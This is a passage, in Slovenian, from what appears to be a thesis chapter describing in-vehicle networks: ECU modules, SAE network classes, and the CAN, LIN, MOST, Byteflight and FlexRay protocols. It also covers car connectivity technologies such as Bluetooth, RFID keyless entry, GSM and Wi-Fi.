Področje pasivne varnosti se nanaša na sisteme v avtomobilu, ki v primeru trka zaščitijo potnike. Primeri takšnih sistemov so senzorji trka, zračne blazine in zategovalniki varnostnih pasov. Omrežja v avtomobilu, ki pokrivajo kritična področja, kot je pasivna varnost morajo omogočati visoke hitrosti prenosa podatkov in visoko stopnjo zanesljivosti delovanja. [11]



Slika 3.2: Shema omrežne arhitekture avtomobila Volvo XC90. [11]

ECU	Področje pogonskega sklopa in podvozja
TCM	Menjalna nadzorna enota
ECM	Motorna nadzorna enota
BCM	Zavorna nadzorna enota
BSC	Gruča potniških senzorjev
SAS	Senzorji kota zavoja
SUM	Elektronska vzmetna enota
DEM	Elektronski diferencial

ECU	Področje telematike
AUD	Audio enota
MP1	Medijski predvajalnik 1
MP2	Medijski predvajalnik 2
PHM	Telefonska enota
MMM	Multimedijska enota
SUB	Zvočnik
ATM	Antenska enota
ICM	Infotainment enota


ECU	Področje potniške kabine
DDM	Enota voznikovih vrat
REM	Elektronska enota zadaj
PDM	Enota sovoznikovih vrat
CCM	Klimatska naprava
ICM	Infotainment enota
UEM	Strešna elektronska enota
DIM	Voznikova info. enota
AEM	Enota pomožne elektronike
SRS	Pomožni zadrževalni sistem
PSM	Enota potniških sedežev
SWM	Enota volanskega obroča
CEM	Enota centralne elektronike

Tabela 3.1: Moduli elektronskih nadzornih enot avtomobila Volvo XC90.

3.2 Omrežja pametnega avtomobila

3.2.1 Splošni model omrežja

Za komunikacijo med elektronskimi nadzornimi enotami lahko uporabimo več vrst omrežnih topologij. Najbolj znani primeri takšnih so topologija zvezde, obroča in serijskega vodila. Slednja topologija je v svetu avtomobilizma izjemno dobro sprejeta predvsem zaradi nizke cene, vsestranskosti, razširljivosti in preprostosti. Slika 3.3 [11] prikazuje omrežno arhitekturo serijskega vodila, ki je splošen primer porazdeljenega računalniškega sistema, kot ga najdemo v sodobnih avtomobilih. Na serijsko vodilo so priključena vozlišča - elektronske nadzorne enote, od katerih je vsaka sestavljena iz centralne procesne enote (angl. CPU), delovnega spomina (angl. RAM, ROM in EEPROM), vhodno/izhodnega ter komunikacijskega vmesnika z dodanim krmilnikom in oddajnikom. [11] Zgoraj opisan splošni model omrežja je načrtovan in implementiran z namenom izvajanja množice specifičnih aplikacij, katerih primeri so bili podani v petih funkcionalnih področjih avtomobila v podpoglavju 3.1. Značilnost slednjih področij je, da vsebujejo eno ali več takšnih omrežij z ne nujno enako strojno opremo, opravili za izvedbo in komunikacijskimi protokoli. Velikokrat se tudi pojavlja, da morajo različna omrežja v avtomobilu sodelovati pri izvrševanju različnih opravil v aplikaciji, zato morajo takšna omrežja omogočati postopke interoperabilnosti delovanja več omrežij. [11]



Slika 3.3: Omrežna arhitektura serijskega vodila.

3.2.2 Delitev omrežij

Leta 1994 je mednarodno strokovno združenje na področju avtomobilizma, letalstva in drugih vozil (angl. SAE) objavilo delitev avtomobilskih omrežij, ki so razvrščena v štiri razrede izključno po hitrosti prenosa podatkov in funkcijah, ki jih omrežje omogoča. [11] V nadaljevanju podpoglavja prikazujemo tudi graf 3.4 [11], ki ponazarja primerjavo hitrosti prenosa podatkov in relativnih stroškov na elektronsko nadzorno enoto za posamezen razred omrežij v avtomobilu. Tukaj je potrebno omeniti, da so relativni stroški na enoto odvisni od vrste ožičenja, mikrokrmilnikov in druge strojne opreme v avtomobilu. [11]

3.2.2.1 Razred A

Za omrežja, ki spadajo v razred A velja, da so počasna in cenovno sprejemljiva. Omogočajo hitrosti prenosa podatkov do 10 kbit/s in so v avtomobilu implementirana predvsem v področju potnikov za podatkovno nezahtevne aplikacije. [11] Primera takšnih omrežij sta protokola LIN in TTP.

3.2.2.2 Razred B


Omrežja v razredu B omogočajo hitrosti prenosa od 10 do 125 kbit/s. Uporabljajo se predvsem za prenos splošnih podatkov med enotami avtomobila, na primer hitrosti vozila in za nekatere hitrostno bolj zahtevne aplikacije v področju potnikov. [11] Primera takšnih omrežij sta protokola J1850 in nizkohitrostni protokol CAN, znan tudi kot CAN-B.

3.2.2.3 Razred C

Za razliko od razredov A in B razred C omogoča visoke hitrosti prenosa podatkov, ki se gibljejo od 125 kbit/s pa vse do 1 Mbit/s. Omrežja z razredom C uporablja širok spekter avtomobilskih enot, še posebno področja pogonskega sklopa in podvozja. [11] Primer takšnih omrežij je visokohitrostni protokol CAN-C.

3.2.2.4 Razred D

V razred D spadajo najhitrejša omrežja v avtomobilu, ki omogočajo nad 1 Mbit/s hitrosti prenosa podatkov med enotami. Primeri uporabe omenjenega razreda pokrivajo področje telematike [11], denimo za potrebe časovno občutljivih podatkov multimedije in infotainment sistemov ter za aplikacije v področju podvozja, ki temeljijo na sistemu x-by-wire. Dejanske implementacije takšnih avtomobilskih omrežij so implementirane v obliki protokolov MOST, D2B, Bluetooth za multimedijo in infotainment enote ter protokolov TTP/C, Byteflight, FlexRay, ki služijo za prenos podatkov med sistemi za aktivno in pasivno varnost potnikov v avtomobilu. [11]




Slika 3.4: Graf hitrosti prenosa podatkov in relativnih stroškov na elektronsko nadzorno enoto. [11]

3.2.3 Primer avtomobilskega omrežja

Za primer avtomobilskega omrežja, v katerem smo predstavili različne tipe medseboj povezanih omrežnih arhitektur in protokolov smo izbrali avtomobil BMW serije 7. Omreženi sistemi omenjenega avtomobila uporabljajo različne izvedenke protokola CAN, ki se razlikujejo po hitrosti prenosa podatkov med sistemi in funkcionalnem področju uporabe v avtomobilu. [11]

Hkrati sistemi povezani z infotainment in multimedijskimi storitvami temeljijo na visokohitrostnem protokolu MOST in Byteflight, ki skupaj z ostalimi omrežji, prikazanimi na sliki 3.5 [11] komunicirajo preko prehoda. [11] Poleg sheme omrežja 3.5 [11] za omenjen avtomobil prilagamo za boljšo predstavo tudi tabelo 3.2 evaluacij pomembnih metrik [11], kot so število elektronskih nadzornih enot, pasovna širina, topologija in število različnih formatov sporočil omrežja po funkcionalnih področjih dotičnega avtomobila.



Slika 3.5: Shema omrežja avtomobila BMW serije 7.

Metrika \Področje	Pogonski sklop	Podvozje	Potniška kabina	Telematika	Pasivna varnost
Število ECU	3-6	6-10	14-30	4-12	11-12
Pasovna širina	500 kbit/s	500 kbit/s	100 kbit/s	22 Mbit/s	10 Mbit/s
Tipov sporočil	36	180	300	660	20
Topologija	vodilo	vodilo	vodilo	obroč	zvezda

Tabela 3.2: Pomembne metrike po področjih avtomobila BMW serije 7.

3.3 Komunikacijski protokoli pametnega avtomobila


Komunikacijski protokoli morajo kljub zahtevnem okolju avtomobila, ki je polno šumov in elektromagnetnih motenj zagotavljati zvezno in zanesljivo med enotno komunikacijo. V splošnem protokoli prisotni v današnjih pametnih avtomobilih realizirajo fizično in povezavno plast modela ISO/OSI in temeljijo na znanih mehanizmih za dostop do medija oziroma omrežja, denimo CSMA/CA, CD, CR, TDMA ter FTDMA. [11] V nadaljevanju sledi seznam najbolj znanih in najpogostejše uporabljenih avtomobilskih komunikacijskih protokolov, ki so podrobno opisani.

3.3.1 Protokol CAN

Protokol CAN je dogodkovno prožen protokol, ki omogoča serijsko komunikacijo med enotami avtomobila in je zaradi poceni, preproste, prilagodljive ter robustne implementacije z majhno zakasnitvijo postal na številnih tehnoloških področjih poleg avtomobilizma privzeti komunikacijski standard. [11] Z implementacijo omenjenega protokola se je pričelo daljnega leta 1983 pri nemškem podjetju Robert Bosch, ki je leta 1991 objavilo dvodelno specifikacijo protokola CAN 2.0, katerega različice CAN 2.0A in CAN 2.0B je leta 1993 organizacija ISO standardizirala. Različico protokola CAN 2.0A definira standard ISO 11898-2 in je znana kot visokohitrostni protokol CAN, ki omogoča do 1 Mbit/s hitrosti prenosa podatkov v podatkovno intenzivnih področjih avtomobila, kot sta področji pogonskega sklopa in podvozja. Različica protokola CAN 2.0B je definirana v standardu ISO 11898-3 in omogoča do 125 kbit/s hitrosti prenosa podatkov. [6] Za razliko od opisanega protokola CAN 2.0A sodi protokol CAN 2.0B v skupino nizkohitrostnih avtomobilskih aplikacij področja potniške kabine, kot sta gretje sedežev ter elektronska strešna okna. [11]

Protokol CAN za prenos sporočil na fizičnem nivoju uporablja metodo diferencialne signalizacije z dvema paroma vodnikov, ki se razlikujeta po nivoju napetosti. [18] Ko enota na vodilo izstavi sporočilo se napetost na vodniku CAN-H poviša in s tem sorazmerno zniža na vodniku CAN-L. Omenjena metoda je široko uporabljena v okoljih, ki morajo biti zaradi zanesljivosti delovanja odporna na pojav šuma. [18]

V omrežju, ki temelji na protokolu CAN se med enotami izmenjujeta dva formata sporočil in sicer razširjeno ter na sliki 3.6 [6] prikazano osnovno sporočilo. Osnovno sporočilo [5] je sestavljeno iz enega bita za začetek okvirja, 18 bitno glavo okvira, sestavljeno iz 11 bitnega identifikatorja sporočila, 1 bita za oddaljeno pošiljanje, dveh rezerviranih bitov in 4 bitov kode, ki označuje dolžino sporočila. Sporočilo protokola CAN lahko vsebuje do 8 bajtov podatkov in 15 bitno kontrolno vsoto za preprečevanje napak, skupaj s 3 bitno zastavico za potrditev prejema sporočila in 7 bitno oznako konca sporočila. Razširjena sporočila [5] protokola CAN so zelo podobna osnovnim s pomembno razliko, da razširjena sporočila zaradi narave omrežja, v katerem komunicirajo vsebujejo daljši 29 bitni identifikator sporočila, ki tako kot v osnovnem sporočilu določa prioriteto sporočila pri tako imenovani arbitraži oziroma razreševanju dostopa sporočila do medija. Slednje pri protokolu CAN temelji na mehanizmu CSMA/CR, ki razrešuje trke med sporočili pri prenosih po omrežju. [11] Potrebno je tudi omeniti, da je identifikator sporočila enolično določen za vsako sporočilo, ki se med enotami prenaša po omrežju.




Slika 3.6: Struktura osnovnega sporočila protokola CAN.

Pred pošiljanjem sporočila vsaka od enot spremlja stanje omrežja in čaka na prostost le-tega. Ob trenutku, ko se omrežje sprosti, enota na vodilo izstavi identifikator sporočila, katerega zaradi načina delovanja protokola CAN prejmejo vse enote v omrežju, ki pa zavržejo sporočila nerelevantna z njihovim funkcionalnim področjem. Hkrati pa se zaradi nedeterminističnega načina pošiljanja sporočil lahko zgodi, da več naprav istočasno prične z oddajanjem spročila, kar povzroči trk. V primeru trka sporočil se uvede postopek arbitraže identifikatorja sporočil, ki prioritetno dovoli pošiljanje sporočilu z nižjo vrednostjo identifikacije za čas trajanja dolžine identifikacijskega polja, medtem ko morajo ostala sporočila čakati. Zaradi izjemne razširjenosti protokola CAN so danes v avtomobilih prisotne tudi sorodne implementacije le-tega, kot so denimo SAEJ1850, KWP2000 in K-LINE, ki pa definirajo drugačne načine komunikacije med enotami na fizičnem nivoju. [18]

3.3.2 Protokol LIN

Protokol LIN je nizkocenovni serijski protokol, ki omogoča hitrosti do 20 kbit/s in se uporablja v področju potniške kabine za funkcije povezane z udobjem. [11] Omenjeni protokol se uvršča v skupino časovno proženih protokolov in deluje po principu gospodar/suženj. [11] Vozlišče oziroma enota, ki predstavlja gospodarja je zadolžena za prenose sporočil [22] glede na zapise v razvrščevalni tabeli. Gospodar na serijsko vodilo SCI/UART izstavi zahtevo z identifikatorjem okvira, ki ga naslovi na vse sužnje. Suženj, ki ima sporočilo z zahtevanim identifikatorjem okvira gospodarju pošlje podatke v fragmentih po največ osem bajtov, kot to prikazuje slika 3.7 [11]. Protokol omogoča tudi napredne funkcionalnosti varčevanja energije s periodičnim ugašanjem enot, rezervacije pasovne širine med gospodarjem in sužnjem ter storitve varčevanja pasovne širine, pri kateri suženj na zahtevo gospodarja ne vrača potrditve okvira v primeru, da gre za prenos nespremenjenih podatkov. [11] Protokol LIN je danes široko uporabljen v področju potniške kabine predvsem zaradi preprostosti in nizke cene.




Slika 3.7: Shema sporočilnega okvira protokola LIN.

3.3.3 Protokol MOST

Protokol MOST je leta 1998 nastal pod vodstvom avtomobilskih podjetij BMW in DaimlerChrysler za podporo visokohitrostnih aplikacij v avtomobilih, kot so multimedijski, telekomunikacijski ter infotainment sistemi. Zaradi učinkovitosti prenosa podatkov in sprejemljive cene se je protokol MOST uveljavil kot privzeti standard za povezovanje omenjenih aplikacij, katerim danes nudi do 150 Mbit/s hitrosti prenosa podatkov. [11, 7]
Kot prikazuje slika 3.8 [7] protokol MOST omogoča obročno in poleg le-te tudi zvezdno topološko povezavo do 64 enot, ki za razliko od ostalih protokolov namesto bakrenih vodnikov komunicirajo preko na elektromagnetne motnje neobčutljivih in hitrejših plastičnih optičnih vlaken. [17] V današnjih avtomobilih so prisotne tri vrste protokolov MOST in sicer MOST25, MOST50, MOST150, ki se razlikujejo po številu kanalov uporabljenih za prenos podatkov, hitrosti prenosa podatkov in fizičnem mediju, prek katerega se prenos odvija. [7] V splošnem lahko protokol MOST opredelimo kot časovno prožen protokol, ki podobno kot protokol LIN deluje po principu gospodar/suženj. [11] Gospodar periodično generira okvirje MOST in jih po povezavi točka-točka pošilja sužnju. Slednji po prejemu okvirja sinhronizira

svojo uro z uro gospodarja prek mehanizma PLL, razčleni podatke okvira in zahtevane podatke obdela. Rezultate obdelave suženj doda v proste predale okvira in le-tega usmeri v obdelavo na naslednjo enoto. Tukaj je potrebno omeniti, da se okvir naposled vrne gospodarju, ki popravi svojo lokalno uro in generira novi okvir. Pri protokolu MOST je gospodar običajno integriran v komunikacijski vmesnik infotainment sistema (angl. HMI), preko katerega komunicira in upravlja z delovanjem enot, ki predstavljajo sužnje. [7]



Slika 3.8: Shema obročne komunikacije protokola MOST.

3.3.4 Protokol Byteflight

Protokol Byteflight predstavlja predhodnika protokola FlexRay in je bil leta 1996 razvit s strani proizvajalca avtomobilov BMW. [2] Protokol je v avtomobilski industriji uporabljen v omrežjih povezanih s funkcijami pasivne varnosti, ki zahtevajo visoko pasovno širino in zanesljivost delovanja. [11] Protokol omogoča do 10 Mbit/s hitrosti prenosa podatkov in za dostop do medija oziroma omrežja uporablja mehanizem FTDMA v kombinaciji z zvezdno omrežno topologijo. [11] Vsaka enota oziroma vozlišče v omrežju Byteflight vsebuje števec časovnih rezin, ki je postavljen na 0 in se povečuje do prejetega sinhronizacijskega signala, proženega s strani enote gospodarja. [11]


Podobno s protokolom CAN se pri protokolu Byteflight po omrežju izmenjujejo okviri z enoličnim 8 bitnim identifikatorjem, ki preprečuje kolizije na mediju. [11] Enota prične z oddajanjem podatkov, ko pride do ujemanja njenega števca časovnih rezin in omenjenega identifikatorja. Po poslanih podatkih vse enote v omrežju spremljajo novo časovno rezino in hkrati za ena povečajo vrednost števca časovnih rezin. [11] Če v novi časovni rezini v nekem kratkem intervalu časa ni prišlo do oddajanja podatkov vse enote povečajo vrednost števca in se jim ponovno dodeli nova časovna rezina za oddajanje. Omenjena procedura se periodično ponavlja, dokler enota gospodarja ne sproži sinhronizacijskega signala, ki ponastavi vrednost števceh vseh enot na nič. [11] Zaradi uvedene izolacije med sporočili posameznih enot z časovnimi rezinami omogoča dogodovno prožen protokol Byteflight višjo stopnjo zanesljivosti v primerjavi z drugimi dogodkovno proženimi protokoli, kot je protokol CAN. Hkrati omenjen protokol omogoča preprosto razširljivost, ki jo dosežemo z dodajanjem novih identifikatorjev sporočil v omrežje. [11]

3.3.5 Protokol FlexRay

Protokol FlexRay je bil razvit s strani združenja velikih avtomobilskih proizvajalcev, s katerim so slednji skušali zapolniti vrzel v področju pogonskega sklopa že prisotnih avtomobilskih protokolov z univerzalnim visokohitrostnim protokolom. V omenjenem protokolu so proizvajalci naslovili potrebe uvajajočega sistema x-by-wire in zmanjšali število omrežij v avtomobilu. [33] Prenosi sporočil med elektronskimi nadzornimi enotami v omrežju, ki temelji na protokolu FlexRay potekajo preko dveh redundančnih fizičnih kanalov, ki skupaj omogočata do 20 Mb/s hitrosti prenosa podatkov. [33] Na fizičnem nivoju protokola je možna realizacija vseh osnovnih topologij omrežja, kot je zvezda, vodilo in obroč ter kombinacij slednjih v obliki hibridnih topologij. [26] Za dostop do medija oziroma omrežja protokol FlexRay uporablja običajen in fleksibilen mehanizem deljenja časa TDMA in FTDMA, ki se uporabljata ločeno v periodično ponovljajočih komunikacijskih ciklih, v katerih se protokol med delovanjem nahaja. [1]

Komunikacijski cikel je sestavljen iz na sliki 3.9 [26] prikazanega časovno proženega statičnega segmenta, dogodkovno proženega dinamičnega segmenta, znakovnega okna in časa mirovanja omrežja. [1] Protokol FlexRay v statičnem segmentu za dostop do omrežja uporablja mehanizem TDMA, pri katerem so ure vseh enot v omrežju medseboj natančno sinhronizirane. [26] Statični segment je deljen na različno trajajoče predale, v katerih lahko vsaka od enot v predefiniranem vrstnem redu oddaja okvire. Na ta način protokol FlexRay omogoča konsistentno dostavo sporočil med enotami, ki za delovanje potrebujejo podatke v realnem času. Omenjeni segment se navadno uporablja za prenos okvirov z višjo prioriteto in enako dolgim podatkovnim poljem. [1]

Dinamični segment je namenjen za prenos običajnih sporočil s spremenljivo dolžino. [1] Za dostop do omrežja dinamični segment uporablja mehanizem FTDMA, ki temelji na delovanju že opisanega protokola Byteflight, pri katerem enote do omrežja dostopajo v primeru ujemanja identifikatorjev sporočil in števcev časovnih predalov, v katerih se sporočila pošiljajo. Poleg statičnega in dinamičnega segmenta za prenos sporočil so v protokolu FlexRay vsebovana še signalizacijsko znakovno okno, s katerim protokol omogoča prehajanja med stanji delovanja enot omrežja in časa mirovanja omrežja, v katerem vse enote zaradi pravilnega delovanja komunikacije popravljajo odmike svojih lokalnih ur. [1, 26] Kot opisano protokol FlexRay zaradi različnih načinov komunikacije med enotami v omrežju, redundance povezav in hitrosti prenosa sporočil predstavlja pravo izbiro za uporabo v varnostno kritičnih aplikacijah, povezanih s področjem pogonskega sklopa in prihodnjih sistemih x-by-wire pametnega avtomobila.



Slika 3.9: Shema komunikacijskega cikla protokola FlexRay.

3.4 Pregled integriranih uporabniških tehnologij pametnega avtomobila

3.4.1 Načini povezljivosti s sistemi

V pametnem avtomobilu obstaja množica različnih načinov povezljivosti, ki omogočajo potnikom in servisnemu osebju povezovanje naprav z določenim sistemom avtomobila. V nadaljevanju predstavljamo nekaj najbolj razširjenih načinov povezovanja s sistemi skupaj z njihovimi področji uporabe v avtomobilu.

3.4.1.1 USB

USB je žični serijski standard namenjen za povezovanje vhodno/izhodnih naprav z računalniškim sistemom. [42] V področju avtomobilizma se omenjeni standard uporablja predvsem za povezovanje pametnih telefonov, USB ključkov in predvajalnikov glasbe z avtomobilskim audio sistemom. Hkrati standard v kombinaciji s posebnimi kabli omogoča tudi polnjenje omenjenih naprav in storitve avtodiagnostnike prek posebnih vrat standarda OBD-II, prek katerega usposobljeni strokovnjaki z ustrezno strojno opremo dostopajo do omrežja avtomobila in vzdržujejo ter posodabljajo tamkajšnje elektronske nadzorne enote.

3.4.1.2 Bluetooth

Bluetooth je brezžična tehnologija kratkega dometa, ki deluje v 2,4 GHz frekvenčnem območju. [23] Omenjena tehnologija se v avtomobilu uporablja z v nadaljevanju opisanim sistemom infotainment in uporabniškimi napravami, kot je pametni telefon, s katerim omogočata ogromno funkcionalnosti. Primeri slednjih so najbolj popularno prostoročno telefoniranje, povezovanje s spletom, pošiljanje sporočil in predvajanje glasbe shranjene na pametnem telefonu. Pomembna prednost tehnologije Bluetooth napram običajnih fizičnih pristopov je tudi funkcionalnost glasovnega upravljanja storitev pametnega telefona, povezanega z avtomobilom, s katero se zmanjša verjetnost nezgod in s tem poveča varnost udeležencev v prometu.

3.4.1.3 RFID

RFID predstavlja brezžično avtomatizirano tehnologijo kratkega dosega, katera temelji na radijsko-frekvenčnem elektromagetnetnem polju za identifikacijo označenih objektov, ki pridejo v območje čitalca. [38] Z omenjeno tehnologijo se v področju pametnih avtomobilov realizira sistem RKE [4], kjer avtomobil periodično oddaja sinhronizacijske pakete na nizkofrekevenčnih kanalih in čaka na pojavitev ključa avtomobila v okolici. Ko se to zgodi mu avtomobil pošlje kriptiran izziv, ki ga domnevni ključ dekriptira in po ultra visokofrekvenčnem kanalu odpošlje nazaj avtomobilu. V primeru, da je odgovor ključa pravilen se uporabniku dovoli dostop do avtomobila, nakar se zgoraj opisana procedura identifikacije s seveda različnim izzivom ponovi za zagon motorja avtomobila.

3.4.1.4 GSM

Tehnologija GSM predstavlja skupek medsebojno povezanih, mobilnih digitalnih celičnih omrežij dolgega dosega. Razvoj slednjih se je pričel z uvedbo globalnega pozicijskega sistema GPS ter mobilne telefonije tretje generacije CDMA, ki poleg prenosa govora omogoča podatkovno komunikacijo in različne storitve aplicirane v svet avtomobilizma, kjer so povezane z varnostjo in udobjem. [4] Omenjena tehnologija je navadno realizirana v že opisanem področju telematike pametnega avtomobila, kjer je zadolžena za povezovanje avtomobila s spletom in izvajanje klicev v sili v primeru aktiviranja sistemov pasivne varnosti, kot so denimo zračne vreče. [4, 14] Z pomočjo navedene tehnologije so v pametnem avtomobilu realizirane tudi funkcionalnosti sledenja ukradenega vozila, usmerjanja poti in oddaljene avtodiagnostike s strani klicnega centra proizvajalca avtomobila. [4, 14]

3.4.1.5 Wi-Fi


Tehnologija Wi-Fi je brezžična tehnologija sorazmerno kratkega dosega, ki za razliko od tehnologije Bluetooth deluje na dveh ločenih frekvenčnih območjih. Omenjena tehnologija se uporablja za povezovanje računalnikov, pametnih telefonov in tablic tako v navadna kot tudi avtomobilska omrežja preko brezžičnih dostopnih točk. Slednja so v avtomobilu realizirana kot del področja telematike z internim internetnim modemom, ki vzpostavlja povezavo s spletom preko prej opisanega mobilnega celičnega omrežja. [14] Poleg povezave potnikov s spletom se tehnologija Wi-Fi v pametnem avtomobilu uporablja v sistemu TPMS [4], ki preko senzorja izvaja meritve zračnega tlaka v gumi in periodične rezultate meritev v realnem času pošilja na obdelavo ustrezni elektronski nadzorni enoti.

3.4.2 Radijski in audio sistem

Prva tehnološka sistema, ki sta se pred nekaj desetletji pojavila v avtomobilu sta bila radijski in audio sistem. Njun namen je bil sprva vpeljati sprejem običajnih radijskih postaj v področje avtomobila s prenosi zvočnega signala prek modulacije AM/FM, ki se razlikujeta v načinu prenosa signala. [36] Zaradi standardizacije delovanja radijskih in audio sistemov se je leta 1998 uveljavil standard RDS [37], ki poleg prenosa zvoka iz klasičnih AM/FM radijskih postaj omogoča predvajanje zvoka iz različnih medijev, denimo CD, USB in različnih prenosnih naprav prek kompozicije audio enot in ojačevalcev zvoka, razporejenih po vozilu. Poleg tega standard RDS omogoča prenose številnih dodatnih parametrov, od katerih je s stališča potnikov v avtomobilu najbolj zanimiv parameter za zbiranje obvestil o razmerah v prometu, ki se pošilja preko posebnega kanala TMC. [37] V današnjih pametnih avtomobilih se sistem RDS z vsebovanim prometnim kanalom TMC pogosto integrira v navigacijske sisteme, s katerim omogočata realnočasovno iskanje poti glede na razmere v prometu. [37]

